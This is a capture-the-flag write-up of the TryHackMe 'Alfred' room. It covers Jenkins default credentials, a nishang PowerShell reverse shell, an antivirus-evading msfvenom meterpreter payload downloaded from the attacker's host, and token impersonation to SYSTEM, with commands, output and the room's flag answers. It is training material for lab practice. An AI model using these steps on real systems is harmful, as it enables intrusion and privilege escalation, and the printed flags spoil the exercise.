TryHackMe - Alfred Challenge

https://tryhackme.com/room/alfred

Objective:

This challenge is centered around exploiting a common misconfiguration in a Jenkins automation server, used for continuous integration/continuous development pipelines. It shows how vulnerabilities in commonly used automation servers can be leveraged to gain unauthorized access and escalate privileges within a target system.

Port Scanning:

1. **How many ports are open? (TCP only) - 2**
   We do a port scan using nmap to identify the open ports. Here 80, 8080 are open.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn 10.10.67.163
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-10 16:30 EST
Nmap scan report for 10.10.67.163
Host is up (0.087s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 7.5
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.21 seconds
```

Accessing Jenkins:

2. **What is the username and password for the login panel? (in the format username:password) - admin:admin**
   To investigate further we go on port 80 on the IP address of the try hack me machine. The main page on port 80 appears simple with no interactive elements. Accessing port 8080, we see that it is a Jenkins login page.


   I tried out the most basic username and password combination.
   Username: admin
   Password: admin



This basic combination worked and I was logged into Jenkins successfully.

3. What is the user.txt flag? - 79007a09481963edf2e1321abd9ae2a0
Moving on to finding the hidden flag.

Go to the configure tab under project and scroll down further.





Reverse Shell Setup:


Find a feature of the tool that allows you to execute commands on the underlying system. When you find this feature, you can use this command to get the reverse shell on your machine and then run it:

Click ‘Apply’ and ‘Save’.


Git clone https://github.com/samratashok/nishang.git into your repo.
Setting up python HTTP Server and netcat listener.









Click the Build Now option in Jenkins



A successful build will give the following results in the HTTP Server and netcat listener respectively. Here we attempt to download ‘Invoke-PowerShellTcp.ps1’ script from attacker’s machine. Connection to the attacker’s machine through reverse shell.





Exploring the System:

Now that we have a shell access we can explore and find the required user.txt file where the flag is located.

```
PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop> cat user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

Privilege Escalation:

4. What is the final size of the exe payload that you generated? - 73802

Next we upgrading the Shell to Meterpreter, to make the privilege escalation easier. Use msfvenom to create a Windows meterpreter reverse shell using the following payload:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.6.109.65 LPORT=9999 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

This payload generates an encoded x86-64 reverse TCP meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious.

After creating this payload, download it to the machine using the same method in the previous step:

The answer of the final size of the exe payload is here: 73802

```
PS C:\Users\bruce\Desktop> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.6.109.65:8000/shell.exe','shell.exe')"
PS C:\Users\bruce\Desktop> ls


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----        12/10/2023  10:42 PM      73802 shell.exe
-a----        10/25/2019  11:22 PM         32 user.txt


PS C:\Users\bruce\Desktop>
```

Before running this program, ensure the handler is set up in Metasploit.
This step uses the Metasploit handler to receive the incoming connection from your reverse shell.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.6.109.65
LHOST => 10.6.109.65
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > run
```

This will spawn a meterpreter shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.6.109.65:9999
[*] Sending stage (175686 bytes) to 10.10.67.163
[*] Meterpreter session 1 opened (10.6.109.65:9999 -> 10.10.67.163:49282) at 2023-12-10 17:49:19 -0500

meterpreter >
```

Token Impersonation for System Access:

5. What is the output when you run the getuid command? - NT AUTHORITY\SYSTEM
6. Read the root.txt file located at C:\Windows\System32\config - dff0f748678f280250f25a45b8046b4a

Now we will use token impersonation to gain system access.
There are two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.

```
meterpreter > use incognito
Loading extension incognito ... Success.
```

To check which tokens are available, enter the list_tokens -g. We can see that the BUILTIN\Administrators token is available.

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauserv
```

Use the impersonate_token "BUILTIN\Administrators" command to impersonate the Administrators token.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

Use the ps command to view processes and find the PID of the services.exe process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name
 ---   ----  ----
 0     0     [System Process]
 4     0     System
 396   4     smss.exe
 524   516   csrss.exe
 572   564   csrss.exe
 580   516   wininit.exe
 608   564   winlogon.exe
 668   580   services.exe
 676   580   lsass.exe
```

Migrate to this process using the command migrate PID-OF-PROCESS

```
meterpreter > migrate 668
[*] Migrating from 1592 to 668...
[*] Migration completed successfully.
```

Find the root.txt file and get the hidden flag.

```
040777/rwxrwxrwx  4096      dir   2019-10-25 16:47:38 -0400  TxR
100666/rw-rw-rw-  70        fil   2019-10-26 07:36:00 -0400  root.txt
040777/rwxrwxrwx  4096      dir   2010-11-20 21:41:37 -0500  systemprofile

meterpreter > cat root.txt
♦♦dff0f748678f280250f25a45b8046b4a
meterpreter >
```